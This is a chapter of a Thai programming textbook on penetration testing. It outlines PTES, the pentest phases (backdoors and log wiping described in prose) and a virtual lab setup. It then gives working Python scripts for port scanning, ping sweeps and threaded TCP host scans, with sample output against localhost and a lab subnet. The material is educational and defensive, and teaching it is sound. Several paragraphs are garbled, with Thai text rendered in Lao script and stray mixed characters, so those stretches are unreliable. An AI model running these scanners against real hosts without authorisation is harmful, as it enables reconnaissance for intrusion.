Penetration Testing Execution Standard (PTES) เป็นมาตรฐานสำคัญที่เกี่ยวกับการเจาะระบบ ซึ่งเป็นเฟรมเวิร์คที่อธิบายขั้นตอนในการทดสอบเจาะระบบ ทั้งในมุมมองทางธุรกิจและด้านความปลอดภัย โดยประกอบไปด้วยเนื้อหาทางทฤษฎีและข้อกำหนดทางเทคนิค (Technical Guidelines) PTES ถูกพัฒนาโดยบุคลากรที่ทำงานด้านความปลอดภัยจากหลายบริษัทชั้นนำ เช่น Tenable Security, Lares Consulting และอื่น ๆ โดยขั้นตอนเหล่านี้ครอบคลุมทุกอย่างที่เกี่ยวข้องกับการทดสอบการเจาะระบบ ตั้งแต่การสื้อสารเบื้องต้น การให้เหตุผลเบื้องหลังการทดสอบ ไปจนถึงการรวบรวมข่าวกรองและขั้นตอนการสร้างแบบจำลองภัยคุกคามที่ผู้ทดสอบทำงานอยู่เบื้องหลัง เป็นตน

#### 4. ขอบเขตการทดสอบการเจาะระบบ

ขอบเขตสำหรับทดสอบการเจาะระบบแบ่งออกเป็น 2 ประเภท คือ การทดสอบเจาะแบบไม่มีการทำลายระบบ (Nondestructive testing: NDT) และการเจาะแบบทำลายล้าง (Destructive testing) ซึ่งมีรายละเอียดดังนี้

##### การเจาะแบบไม่ทำลายระบบ

วิธีการเจาะระบบประเภทนี้จะดำเนินการค้นหาช่องโหว่ ข้อบกพร่องหรือความเสี่ยงได้ ๆ ที่อาจจะเกิดขึ้นในระบบก่อนที่จะถูกโจมตี โดยไม่ทำอันตรายไม่แก้ไข หรือเปลี่ยนแปลงต่อระบบ อุปกรณ์ หรือคุณพิกัดเรซั่นต่าง ๆ ที่ตั้งค่าไว้ โดยมีขั้นตอนดังนี้

1) การสแกนหาช่องโหว่ระยะไกล (remote scanning) เป็นขั้นตอนแรกสำหรับค้นหาช่องโหว่ วิธีการนี้ผู้ทดสอบจะทดสอบอาชญากรรมที่มีความสามารถในการค้นหาช่องโหว่โดยไม่จำเป็นต้องอยู่ใกล้กับระบบเครื่องมือที่นิยมใช้ในการสแกนหาช่องโหว่ เช่น Nmap, Wireshark และ Metasploit เป็นต้น สำหรับคุณสมบัติของเครื่องมือที่ใช้ในการสแกนช่องโหว่ จะต้องไม่เข้าไปแทรกแซง หรือทำให้ระบบที่กำลังถูกสแกนต้องหยุดชะงักหรือไม่สามารถให้บริการต่อไปได้ เช่น การทดสอบโจมตีแบบปฏิเสธการให้บริการ (Denial-of-Service: DOS) เป็นต้น

2) หลังจากที่ช่องโหว่ถูกค้นพบแล้ว จะต้องดำเนินการยืนยันว่าช่องโหว่ดังกล่าวเป็นอันตรายหรือไม่ (Verification) ถ้าเป็นอันตราย ช่องโหว่ดังกล่าวอยู่ในความเสี่ยงระดับใด เพื่อวางแผนมาตรการในการแก้ไขให้ถูกต้องและเหมาะสมตามที่ต้องการ

##### การเจาะแบบทำลายล้าง

เป็นวิธีการเจาะระบบที่มุ่งเป้าเพื่อทำให้ระบบที่กำลังทำงานอยู่หยุดชะงักหรือไม่สามารถให้บริการต่อไปได้ วิธีการเจาะระบบประเภทนี้ต้องการทดสอบความทนทาน (robustness) และความทนทานต่อความผิดพลาด (fault tolerance) ของระบบเป็นหลัก โดยสร้างสถานการณ์ให้ระบบตกอยู่ในความเสี่ยงที่จะเกิดการทำงานที่ผิดพลาด การเจาะระบบประเภทนี้ต้องใช้ทักษะและ

ต้นทุนสูงกว่าแบบไม่ทำลายมากในขณะดำเนินการเจาะระบบ วิธีการที่ใช้จะระบบ คือ

1) Denial-of-Service (DOS) เป็นวิธีการโจมตีชนิดปฏิเสธการให้บริการ วิธีการนี้จะส่งแพ็กเก็ตบริมาณมาก ๆ เข้าไปก่อภัยกวนระบบของเป้าหมาย เพื่อไม่ให้เป้าหมายสามารถให้บริการได้ตามปกติ ซึ่งตามหลักการแล้วระบบ เช่น เว็บเซิร์ฟเวอร์จะให้บริการกับผู้รองขอใช้งานอย่างเท่าเทียมกันและพยายามจะให้บริการครบถ้วน คำารองขอใช้บริการ ด้วยแนวคิดในการให้บริการดังกล่าว จึงเป็นจุดอ่อนให้ DOS สามารถเข้าแทรกแซงการให้บริการได้ โดยการส่งคำารองขอบริการจำนวนมากเข้ามาใช้บริการ ทำให้ผู้ใช้บริการปักตีไม่สามารถเข้าใช้งานได้เลย

2) Buffer overflow attack เป็นวิธีการโจมตีที่คล้ายคลึงกับ DOS แต่มุ่งเน้นโจมตีที่หน่วยความจำของระบบเป็นหลัก โดยปกติระบบคอมพิวเตอร์ของผู้ให้บริการจะเตรียมพื้นที่หน่วยความจำส่วนหนึ่งไว้สำหรับเก็บข้อมูลของผู้ใช้บริการแต่ละเครื่องไว้ หรือหน่วยความจำที่ระบบปฏิบัติการใช้เพื่อประมวลผลข้อมูลที่สำคัญ ๆ เรียกว่า บัฟเฟอร์ การโจมตีประเภทนี้จะมุ่งโจมตีโดยการเพิ่มข้อมูลปริมาณมากที่ไม่มีประโยชน์เข้าไปยังบัฟเฟอร์เหล่านี้ให้เต็มจนล้น ส่งผลให้ระบบไม่สามารถประมวลผลต่อไปได้ (crash) เนื่องจากไม่มีหน่วยความจำที่เพียงพอในการประมวลผลต่อนั่นเอง ตัวอย่างเครื่องมือที่ใช้ทดสอบ เช่น BOVSTT เป็นต้น

## 5. สิ่งที่ควรรู้ก่อนการทดสอบเจาะระบบ

การเจาะระบบโดยไม่ได้รับอนุญาตจากผู้ที่เป็นเจ้าของระบบเสียก่อน มีความผิดทางกฎหมาย ดังนั้นถ้าต้องการทดสอบเจาะระบบเพื่อศึกษาและวิเคราะห์ระบบจะต้องได้รับการอนุญาตจากผู้เป็นเจ้าของเสียก่อน หรือใช้วิธีการติดตั้งซอฟต์แวร์เพื่อสร้างระบบจำลองขึ้นสำหรับทดสอบ โดยมีขั้นตอนดังนี้

- 1) ติดตั้งซอฟต์แวร์เพื่อจำลองการทำงาน (virtualization software) ของระบบคอมพิวเตอร์ เช่น VMware Player หรือ Oracle VirtualBox

- 2) สร้างเครื่องจำลองเสมือน (Virtual machine) ของระบบปฏิบัติการที่ต้องการเจาะบนซอฟต์แวร์จำลองการทำงานของเครื่องที่ได้จากข้อ 1
- 3) ทดสอบการเจาะระบบตามที่ต้องการ ด้วยเครื่องมือต่าง ๆ เช่น Nmap, Wireshark, Metasploit หรือซอฟต์แวร์ที่เขียนขึ้นเองกับเครื่องจำลองเสมือนที่สร้างขึ้นในขั้นตอนที่ 2

## 6. ขั้นการทดสอบเจาะระบบสารสนเทศ (Penetration Testing)

ขั้นตอนการทดสอบเจาะระบบสารสนเทศ มีทั้งหมด 5 ขั้นตอนดังนี้

1) การสำรวจหรือลาดตระเวน (Reconnaissance) เป็นขั้นตอนการรวบรวมข้อมูลเบื้องต้นของระบบเป้าหมาย เช่น หมายเลขไอพี ชื่อโดเมน รวมทั้งข้อมูลที่เผยแพร่บนอินเทอร์เน็ต เป็นต้น ข้อมูลเหล่านี้จะช่วยให้สามารถเข้าใจบริบทของเป้าหมายได้มากยิ่งขึ้น และสามารถกำหนดแนวทางในการทดสอบเจาะระบบได้แคบขึ้น ตัวอย่างเครื่องมือที่ใช้ในการสำรวจ เช่น คนหาข้อมูลจาก Search engine เช่น Google, Bing, Yahoo เป็นต้น คนหาข้อมูลส่วนบุคคลจากสังคมออนไลน์ (Social Media) เช่น Facebook, Instagram, Twitter เป็นต้น และคนหารายละเอียดเกี่ยวกับเว็บไซต์เป้าหมาย ได้จาก www.netcraft.com, whois.domaintools.com, pentest-tools.com เป็นต้น

2) สแกนระบบ (Scanning) คือ การนำข้อมูลที่ได้จากการสำรวจ มาใช้ในการตรวจสอบหาข้อมูลที่จำเพาะเจาะจงลงไปอีก เช่น ประเภทของซอฟต์แวร์ที่ให้บริการ ระบบปฏิบัติการ และแพลตฟอร์มที่กำลังให้บริการ พор์ตที่เปิดให้บริการ เป็นต้น ซึ่งนิยมใช้เทคนิคการสแกนแบบค้นหาช่องโหว่ (Vulnerability Scanning) โดยเครื่องมือที่นิยมนำมาสแกน เช่น Nmap, Nessus, Nexpose และ Nikto เป็นต้น

3) การเข้าถึงเป้าหมาย (Gaining Access) คือ การทดสอบเจาะระบบจริง โดยการนำข้อมูลที่ได้จากการสำรวจที่ 2 มาทำการวิเคราะห์ถึงวิธีการโจมตีและเครื่องมือต่าง ๆ ที่จะต้องใช้สำหรับเจาะระบบ เพื่อยืนยันว่าเป้าหมายมีช่องโหว่ปรากฏอยู่จริง ๆ สำหรับเครื่องมือที่ใช้ในการเข้าถึงเป้าหมาย เช่น Aircrack, Cain and Abel, John the Ripper และ Burp Suite เป็นต้น

4) การรักษาสภาพทางเข้าสู่ระบบ (Maintaining Access) คือ ขั้นตอนหลังจากที่ดำเนินการเจาะระบบสำเร็จแล้ว แยกเอกสารส่วนใหญ่จะดำเนินการเพิ่มสิทธิ์และซ่อนทางพิเศษสำหรับการเข้าถึงระบบดังกล่าวใน

### บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

ภายหลัง ด้วยวิธีการเช่น การเปิดประตูหลังบ้าน (Backdoor) ผ่านซอฟต์แวร์ ประเกตมัลแวร์ (Root kits) และมัลแวร์ (Trojan) เป็นต้น ไว้บนเครื่องเป้าหมาย เพื่อให้สามารถถ่ายข้อมูลข้ามมาให้ได้เมื่อใดก็ได้ หรือเปลี่ยนสภาพเครื่องเป้าหมายให้กลายเป็นฐานสำหรับโจมตีเครื่องอื่น ๆ ต่อไป ตัวอย่างเครื่องมือที่ใช้ในการรักษาสภาพทางเข้าสู่ระบบ เช่น Netcat และ plink เป็นต้น

5) การลบร่องรอย (Covering Tracks) คือ ขั้นตอนหลังจากการระบบถูกเจาะและถูกครอบครองได้อย่างสมบูรณ์แล้ว พร้อมกับแยกເກອຮສຽງซองทางการเข้าสู่ระบบเพื่อย้อนกลับมาไว้เรียบร้อยแล้ว แยกເກອຮจะดำเนินการลบหลักฐานในการแยก และร่องรอยต่าง ๆ ที่กระทำบนเครื่องเป้าหมายออกให้เหลือน้อยที่สุด เพื่อซ่อนตัวจากการถูกตรวจสอบจากผู้ดูแลระบบหรือการเอาผิดทางกฎหมายนั้นเอง โดยจะพยายามลบรองรอยที่เกิดจากการเจาะระบบทั้งหมด เช่น Log File หรือข้อความแจ้งเตือนจากระบบตรวจสอบการบุกรุก (Intrusion detection system: IDS) เป็นต้น เครื่องมือที่ใช้ในการลบร่องรอย เช่น Clearev และ KWrite (อ้างอิงจาก: <https://www.tnetitsolution.co.th/>)

## 7. ทดลองเจาะระบบจริง (Real Pen test)

ในส่วนนี้จะสาธิตวิธีการเจาะระบบจริง โดยเป้าหมายที่ใช้ในการเจาะระบบ คือ เครื่องของผู้เขียนโปรแกรมเอง โดยมีวัตถุเพื่อศึกษาและทดสอบการเจาะระบบจริง และนำไปสู่การป้องกันและอุดรอยร์วของระบบได้อย่างมีประสิทธิภาพ โดยซอฟต์แวร์ที่ใช้ในการเจาะระบบส่วนใหญ่เกิดขึ้นจากการเขียนโปรแกรมด้วยภาษาไพธอนที่ได้ศึกษามาจากการเขียนโปรแกรมจากบทเรียนที่ผ่านมาแล้วนั่นเอง ดังนี้

### 7.1 การสแกนเครือข่าย (Network Scanning)

ขั้นตอนของการสแกนเครือข่ายเป็นขั้นตอนที่ 2 ที่ใช้ทดสอบเจาะระบบโดยปกติสแกนพอร์ตของเครื่องเป้าหมายที่กำลังให้บริการอยู่เป็นอันดับแรก โดยข้อมูลที่ได้หลังจากการสแกนพอร์ต คือ ข้อมูลเกี่ยวกับพอร์ตที่เปิดอยู่ ข้อมูลเกี่ยวกับบริการที่ทำงานในแต่ละพอร์ต และข้อมูลเกี่ยวกับระบบปฏิบัติการ และที่อยู่ทางกายภาพ (MAC) ของโฉสต์เป้าหมาย การสแกน

พอร์ตสเนมีอนໂຈຣທີ່ຕ້ອງການເຂົ້າໄປໃນບ້ານ ໂດຍໂຈຣຕ້ອງຕຽບສອບທຸກປະຕູແລະ  
ໜ້າຕ່າງເພື່ອດູວວ່າປະຕູໃໝ່ເປີດອຸ່ນ

ຕາມທີ່ກລ່າວໄວ້ກ່ອນໜັນນີ້ວ່າ ຊຸດໂພຣໂທົກລ TCP/IP ຖຸກໃຊ້ສໍາຫຼັບການ  
ສື່ອສາຮບນເຄື່ອງຂ່າຍອິນເທຼອຣເນີຕ ປະກອບດ້ວຍໂພຣໂທົກລສອງໝັດ ດີວ່າ TCP  
ແລະ UDP ໂພຣໂທົກລທີ່ສອງມີໜຳວັງພອຣຕັ້ງແຕ່ 0 ຄື່ງ 65535 ຈາກຄຳແນະນຳ  
ທາງດ້ານຄວາມປລອດກໍ່ຄວາຣຕ້ອງດໍາເນີນການປິດພອຣເຫຼຸ່ນໃຫ້ມີດ ເໜີອໄວ້  
ເລີພາະພອຣທີ່ຈຳເປັນທີ່ຈະໃຊ້ງານເທົ່ານີ້ ດັ່ງນັ້ນກໍາເປົ້າໝາຍໄມ່ຮ່ວັງໃນເຮືອກາຮ  
ປິດ-ເປີດພອຣ ນັ້ນໝາຍຄື່ງວ່າຈະມີປະຕູ (ພອຣຕ) ທີ່ອາຈຈະເປີດໄວ້ເປັນຈຳນວນຄື່ງ  
65,000 ປະຕູແລຍທີ່ເດີຍວ່າ ໂດຍພອຣທ່ານີ້ສາມາດແບ່ງອອກເປັນສາມໝ່ວງ  
ດັ່ງຕໍ່ໄປນີ້

- ພອຣຕທີ່ຮູ້ຈັກກັນເປັນຍ່ອງດີ (ໄມ່ຄວາຣໃຊ້ງານ) ມີໜຳວັງຕັ້ງແຕ່ 0 ຄື່ງ 1,023
- ພອຣຕທີ່ຕ້ອງລົງທະເບີນເພື່ອໃຊ້ງານ ຕັ້ງແຕ່ 1,024 ຄື່ງ 49,151
- ພອຣຕທີ່ສາມາດໃຊ້ງານໄດ້ແລຍໂດຍໄມ່ຕ້ອງລົງທະເບີນ ຕັ້ງແຕ່ 49,151  
ຂຶ້ນໄປ

### ເຂີຍໂປຣແກຣມສແກນພອຣໂດຍໃຊ້ Socket

ໃນບຫທີ່ 16 ໄດ້ກລ່າວໃໝ່ວິທີການເຂີຍໂປຣແກຣມດ້ວຍໜີອກເກີຕເບື້ອງຕົນແລ້ວ  
ໃນຫຼັງຂອນນີ້ຈະສ້າງໂປຣແກຣມສແກນພອຣຕອຍ່າງຍໍາຍໂດຍໃຊ້ໜີອກເກີຕ ຂື່ອວ່າ  
Port\_Scanner.py ດັ່ງນີ້

ນຳເຂົ້າໂມດູລ socket ແລະ time ເພື່ອໃຊ້ສ້າງໜີອກເກີຕແລະປະນາລັບ  
ເວລາກາຮທຳການຂອງໂປຣແກຣມ

```
1 from socket import *
2 import time
3 startTime = time.time()
```

ປັນຂື່ອເຄື່ອງເປົ້າໝາຍທີ່ຕ້ອງການສແກນ ໂດຍໂປຣແກຣມຈະແປລງຂື່ອເຄື່ອງ  
ເປັນໝາຍເລຂໄອພີ ພຣອມກັບພິມພອກຈອກາພ

## บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

```

5 target = input('Enter the host to be scanned: ')
6 t_IP = gethostbyname(target)
7 print ('Starting scan on host: ', t_IP)

```

สแกนพอร์ตชนิด TCP ตั้งแต่หมายเลข 50 ไปถึง 500 ทีลัพอร์ต โดยโปรแกรมจะพิมพ์ชื่อพอร์ตที่เปิดให้บริการเท่านั้น

```

9 for i in range(50, 500):
10     s = socket(AF_INET, SOCK_STREAM)
11     conn = s.connect_ex((t_IP, i))
12     if(conn == 0) :
13         print ('Port %d: OPEN' % (i,))
14     s.close()

```

โปรแกรมสั่งพิมพ์เวลาที่ใช้สแกนว่าใช้เวลาในการสแกนเท่าไหร่

```
16 print('Time taken:', time.time() - startTime)
```

ผลลัพธ์ที่ได้จากการสั่งรันโปรแกรม Port\_Scanner.py คือ

```

Enter the host to be scanned: localhost
Starting scan on host: 127.0.0.1
Port 135: OPEN
Port 443: OPEN
Port 445: OPEN
Time taken: 898.4695756435394
>>>


```

ผลลัพธ์ที่ได้จากการโปรแกรมแสดงให้เห็นว่า พอร์ตหมายเลข 135, 443 และ 445 เปิดให้บริการอยู่ ผู้พัฒนาโปรแกรมสามารถกำหนดช่วงของการสแกนใหม่ โดยกำหนดในฟังก์ชัน range(พอร์ตเริ่มต้น, พอร์ตสิ้นสุด)

### เขียนโปรแกรมสแกนพอร์ตด้วย ICMP

โพรโทคอล ICMP (คำสั่งที่ใช้งานจริงในระบบปฏิบัติการ คือ คำสั่ง ping) เป็นโพรโทคอลที่ใช้สำหรับตรวจสอบสถานะทางทางว่าทำงานอยู่หรือไม่ โดยการส่งคำร้องขอ ICMP ECHO Request ไปยังโ kostenst ปลายทาง ถ้าโ kostenst

ปลายทางยังให้บริการอยู่ จะตอบกลับข้อความมาเป็น ICMP ECHO Reply ดังรูปที่ 18.1 เพราะฉะนั้นผู้เขียนโปรแกรมสามารถทดสอบการทำงานของ ICMP ได้โดยปกติ ICMP จะไม่เป็นที่รู้จักมากนัก แต่จะรู้จักในอีกชื่อหนึ่งแทน คือ ปิง (ping) ซึ่งในความเป็นจริง ping จะใช้ ICMP ทำงานอยู่เบื้องหลังนั่นเอง จากหัวข้อที่ผ่านมาใช้ซ็อกเก็ตในการสแกนพอร์ตที่เปิดใช้งาน แต่มีข้อสังเกตว่าโปรแกรมดังกล่าวจะใช้เวลาค่อนข้างนานในการตรวจสอบช่วงพอร์ตที่กว้างมาก ๆ ถ้าจะตรวจสอบว่าเครื่องเดียวในเครือข่ายเปิดให้บริการอยู่ ไม่จำเป็นต้องใช้ซ็อกเก็ตก็ได้ แต่ให้ใช้ ICMP เท่านั้นจะเร็วกว่ามาก เรียกวิธีการนี้ว่า ping sweep โดยการ ping กว้าง ๆ และตรวจสอบข้อความตอบกลับจากโฉส์ต์ปลายทางแทน ดังตัวอย่างโปรแกรมชื่อ Ping\_sweep.py



รูปที่ 18.1 แสดงข้อความสำหรับตรวจสอบอุปกรณ์บนเครือข่ายด้วย ICMP  
เริ่มต้นโปรแกรมนำเข้าโมดูล OS และ platform เข้ามาทำงานในโปรแกรม

```

1 import os
2 import platform
  
```

กำหนดให้ผู้ใช้งานป้อนหมายเลขเครือข่าย (Network ID) จากนั้นนำหมายเลขเครือข่ายดังกล่าวแยกออกเป็นส่วน ๆ จากอักษร '.' ด้วยฟังก์ชัน split() และเก็บผลลัพธ์ที่ได้ในตัวแปร net1

```

4 from datetime import datetime
5 net = input("Enter the Network Address: ")
6 net1= net.split('.')
7 a = '.'
  
```

กำหนดให้ผู้ใช้ป้อนช่วงของหมายเลขไอพีที่ต้องการสแกน โดยไอพีเริ่มต้นเก็บในตัวแปร st1 และไอพีปลายทางเก็บในตัวแปร en1

## บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

```

9 net2 = net1[0] + a + net1[1] + a + net1[2] + a
10 st1 = int(input("Enter the Starting Number: "))
11 en1 = int(input("Enter the Last Number: "))
12 en1 = en1 + 1
13 oper = platform.system()

```

ตรวจสอบว่าระบบปฏิบัติการที่ใช้งานอยู่เป็นวินโดว์หรือลินุกซ์ เพื่อสร้างคำสั่งสตริงสำหรับตรวจสอบเครือข่าย ในตัวอย่างถ้าเป็นวินโดว์ สตริงที่สร้างขึ้น คือ "ping -n 1 "

```

15 if (oper == "Windows"):
16     ping1 = "ping -n 1 "
17 elif (oper == "Linux"):
18     ping1 = "ping -c 1 "
19 else :
20     ping1 = "ping -c 1 "
21 t1 = datetime.now()
22 print ("Scanning in Progress:")

```

นำคำสั่ง ping เชื่อมต่อกับหมายเลขเครือข่ายและไอพีแต่ละตัว เช่น "ping -n 1 " + "192.168.1." + "1" และส่งสตริงคำสั่งดังกล่าวให้กับเมธอด popen() เพื่อสร้างโพรเซสในการรันคำสั่ง ping ถ้าไอพีได้ที่ถูกทดสอบตอบกลับเป็นค่า TTL กลับมาแสดงว่าเครื่องดังกล่าวยังคงทำงานอยู่บนเครือข่ายแต่ถ้าไม่ตอบแสดงว่าไอพีดังกล่าวยังไม่ถูกใช้งานนั่นเอง

```

24 for ip in range(st1,en1):
25     addr = net2 + str(ip)
26     comm = ping1 + addr
27     response = os.popen(comm)
28
29     for line in response.readlines():
30         if(line.count("TTL")):
31             print (addr, "--> Live")

```

โปรแกรมจะคำนวณเวลารวมในการ ping กว่าด้วยการแสดงผลออกทางจอภาพ

```

34 t2 = datetime.now()
35 total = t2 - t1
36 print ("Scanning completed in: ",total)

```

ผลลัพธ์จากการรันโปรแกรม Ping\_sweep.py ดังนี้

```

Enter the Network Address: 192.168.1.0
Enter the Starting Number: 1
Enter the Last Number: 10
Scanning in Progress:
192.168.1.1 --> Live
192.168.1.2 --> Live
192.168.1.3 --> Live
192.168.1.4 --> Live
192.168.1.5 --> Live
192.168.1.6 --> Live
192.168.1.7 --> Live
Scanning completed in: 0:00:10.781295
>>>

```

ข้อด้อยของการใช้เทคนิคแบบ ping sweep คือ ถ้าโฮสต์ปลายทางปิดกันการ ping ด้วยไฟร์วอลล์ โปรแกรมจะไม่มีการตอบกลับจากปลายทางได้เลย ดังนั้นการใช้ ping sweep จึงต้องพิจารณาข้อนี้ด้วย

### เขียนโปรแกรมสแกนพอร์ตด้วย TCP

จากที่กล่าวมาแล้วในบทที่ 13 ว่าการสถาปนาการเชื่อมต่อโดยใช้ TCP นั้นจะมีขั้นตอนด้วยกันทั้งหมด 3 ขั้นตอนเรียกว่า three-way handshake ซึ่งสามารถใช้ประโยชน์จากรูปแบบการสถาปนานี้ในการสแกนเป้าหมายได้ โดยสามารถเจาะทะลุผ่านไฟร์วอลล์ไปได้ ดังนั้นจำเป็นต้องทราบก่อนว่าพอร์ตปลายทางของเครื่องเป้าหมายมีพอร์ตอะไรเปิดใช้งานอยู่ จากตัวอย่างที่ผ่านมา (Port\_Scanner.py) พอร์ตที่เปิดใช้งานได้แก่พอร์ตหมายเลข 135, 443 และ 445 ดังนั้น ในโปรแกรมต่อไปจะใช้พอร์ตดังกล่าวในการสแกนหาว่าเครื่องใดบ้างที่กำลังทำงานอยู่ ดังโปรแกรมชื่อ Port\_TCP\_Scan.py

## บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

```

1 import socket
2 from datetime import datetime
3 net = input("Enter the IP address: ")
4 net1 = net.split('.')
5 a = '.'
6
7 net2 = net1[0] + a + net1[1] + a + net1[2] + a
8 st1 = int(input("Enter the Starting Number: "))
9 en1 = int(input("Enter the Last Number: "))
10 en1 = en1 + 1
11 t1 = datetime.now()

```

ฟังก์ชัน scan(addr) ทำหน้าที่สถาปนาการเชื่อมต่อไปยังโฮสต์ปลายทางด้วย TCP โดยระบุหมายเลขพอร์ตปลายทาง คือ 135 ผลลัพธ์ที่ได้จากการเชื่อมต่อเป็น 0 แสดงว่าการเชื่อมต่อสำเร็จ ฟังก์ชันดังกล่าวจะส่งคำกรองลับไปให้แก่ที่เรียกว่าเป็น 1 ในทางกลับกันถ้าการสถาปนาล้มเหลว ฟังก์ชันจะส่งค่า 0 กลับไปฟังก์ชัน run1() ทำหน้าที่เชื่อมต่อสตริงไอพีและส่งไอพีครึ่งละ 1 ไอพี ไปยังฟังก์ชัน scan() เพื่อให้สถาปนาการเชื่อมต่อ ผลลัพธ์ที่ส่งกลับมาจาก scan() จะเป็นจริง โปรแกรมจะพิมพ์ข้อความว่า "x.x.x.x is live" โดย x หมายถึง เลขไอพี เช่น "192.168.1.4 is live" ดังแสดงในผลลัพธ์ตัวอย่างด้านล่าง

```

13 def scan(addr):
14     s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
15     socket.setdefaulttimeout(1)
16     result = s.connect_ex((addr,135))
17     if result == 0:
18         return 1
19     else :
20         return 0
21
22 def run1():
23     for ip in range(st1,en1):
24         addr = net2 + str(ip)
25         if (scan(addr)):
26             print (addr , "is live")
27
28 run1()
29 t2 = datetime.now()
30 total = t2 - t1
31 print ("Scanning completed in: " , total)

```

ผลลัพธ์ที่ได้จากการสแกนด้วย TCP


```
Enter the IP address: 192.168.1.0
Enter the Starting Number: 1
Enter the Last Number: 10
192.168.1.4 is live
Scanning completed in: 0:00:10.044057
>>>
```

### เขียนโปรแกรมสแกนพอร์ตด้วยเรต

การสแกนพอร์ตจะใช้เวลานานมาก ถ้าช่วงของพอร์ตที่ทำการสแกนมีช่วงที่กว้างมาก เช่น 50 ถึง 500 เป็นต้น ดังนั้นเพื่อเพิ่มประสิทธิภาพความเร็วในการสแกนพอร์ตให้สูงขึ้น สามารถใช้คุณสมบัติของเรตช่วยได้ ดังนี้

โปรแกรม Port\_TCP\_Scan\_Thread.py นำเข้าโดยมี socket, time และ threading มาใช้ในโปรแกรม

```
1 import socket
2 import time
3 import threading
```



โปรแกรมนำเข้าโดยมี Queue และ threading.Lock() เพื่อใช้สำหรับจัดคิวให้เทลลิ่งเรตเข้าใช้งานทรัพยากร่วม ๆ กัน โดยไม่มีข้อผิดพลาด

```
5 from queue import Queue
6 socket.setdefaulttimeout(0.25)
7 print_lock = threading.Lock()
```

กำหนดให้ใช้งานป้อนหมายเลข IP ปลายทางที่ต้องการสแกน

```
9 target = input('Enter the host to be scanned: ')
10 t_IP = socket.gethostbyname(target)
11 print ('Starting scan on host: ', t_IP)
```

ฟังก์ชัน portscan() รับพารามิเตอร์ 1 ตัว คือ หมายเลขพอร์ตที่ต้องการสแกน ฟังก์ชันจะทำการสถาปนาการเชื่อมต่อด้วย TCP ทำการ

## บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

สถาปนาสำเร็จ โปรแกรมจะพิมพ์ข้อความ เช่น '135 is open' โดยมีเมธอด threading.Lock() เป็นผู้ควบคุมการเข้าใช้ฟังก์ชัน print(port, 'is open') เนื่องจากฟังก์ชันดังกล่าวจะถูกແຍ້ງກັນໃຊ້ງານຈາກເຮັດພຣອມ ຖໍ່ກັນ

```

13 def portscan(port):
14     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
15     try:
16         con = s.connect((t_IP, port))
17         with print_lock:
18             print(port, 'is open')
19         con.close()
20     except:
21         pass

```

สำหรับໂປຣແກຣມໃນບຣທັດທີ 23 ໂປຣແກຣມສ້າງພັ້ນກັນ threader() ທຳ  
ໜາທີ່ສ້າງຄົວຂອງພອຣຕເພື່ອສ່າງໃຫ້ກັບພັ້ນກັນ portscan() ທຳກັນ ໂດຍສ້າງຄົວ  
ຂອງພອຣຕຈຳນວນທີ່ສິ້ນ 499 ຄົວ (1 – 500) ເມື່ອຂໍອ່ມູລໃນຄົວໜົດ ພັ້ນກັນຈະ  
ຢຸດໃກ່ການທຳກັນດ້ວຍເມືອດ task\_done()

```

23 def threader():
24     while True:
25         worker = q.get()
26         portscan(worker)
27         q.task_done()

```

ສ້າງຄົວດ້ວຍຄລາສ Queue() ເພື່ອໃໝ່ເກີບຂໍອ່ມູລພອຣຕເຂົ້າສູ່ຄົວ ສໍາຮັບ  
ປຣທັດທີ 32 ທຳກັນສ້າງເຮັດຈຳນວນທີ່ສິ້ນ 100 ເຮັດ (0 – 99 ໄນນັບເຮັດ  
ທີ່ 100) ໂດຍມີພາຣາມີເຕອຮ ຄື່ອ ພັ້ນກັນ threader() ເມື່ອສ້າງເຮັດແລ້ວ  
ໂປຣແກຣມຈະເຮີມຕົ້ນການທຳກັນຂອງເຮັດດ້ວຍເມືອດ start() ທັນທີ ສໍາຮັບເມືອ  
ດີ q.join() ຈະສັ່ງໃຫ້ຄົວເຮີມຕົ້ນທຳກັນທັນທີ ສຸດທ້າຍໂປຣແກຣມຈະພິມພໍເວລາທີ່ໃໝ່  
ສະແກນອອກຈອກາພ

```

29 q = Queue()
30 startTime = time.time()
31
32 for x in range(100):
33     t = threading.Thread(target = threader)
34     t.daemon = True
35     t.start()
36
37 for worker in range(1, 500):
38     q.put(worker)
39
40 q.join()
41 print('Time taken:', time.time() - startTime)

```

ผลลัพธ์จากการทำงานของโปรแกรม Port\_TCP\_Scan\_Thread.py

```

Enter the host to be scanned: localhost
Starting scan on host: 127.0.0.1
135 is open
443 is open
445 is open
Time taken: 1.3042857646942139
>>>

```


### สแกนเครือข่ายจากโปรโตคอล ARP ด้วย scapy

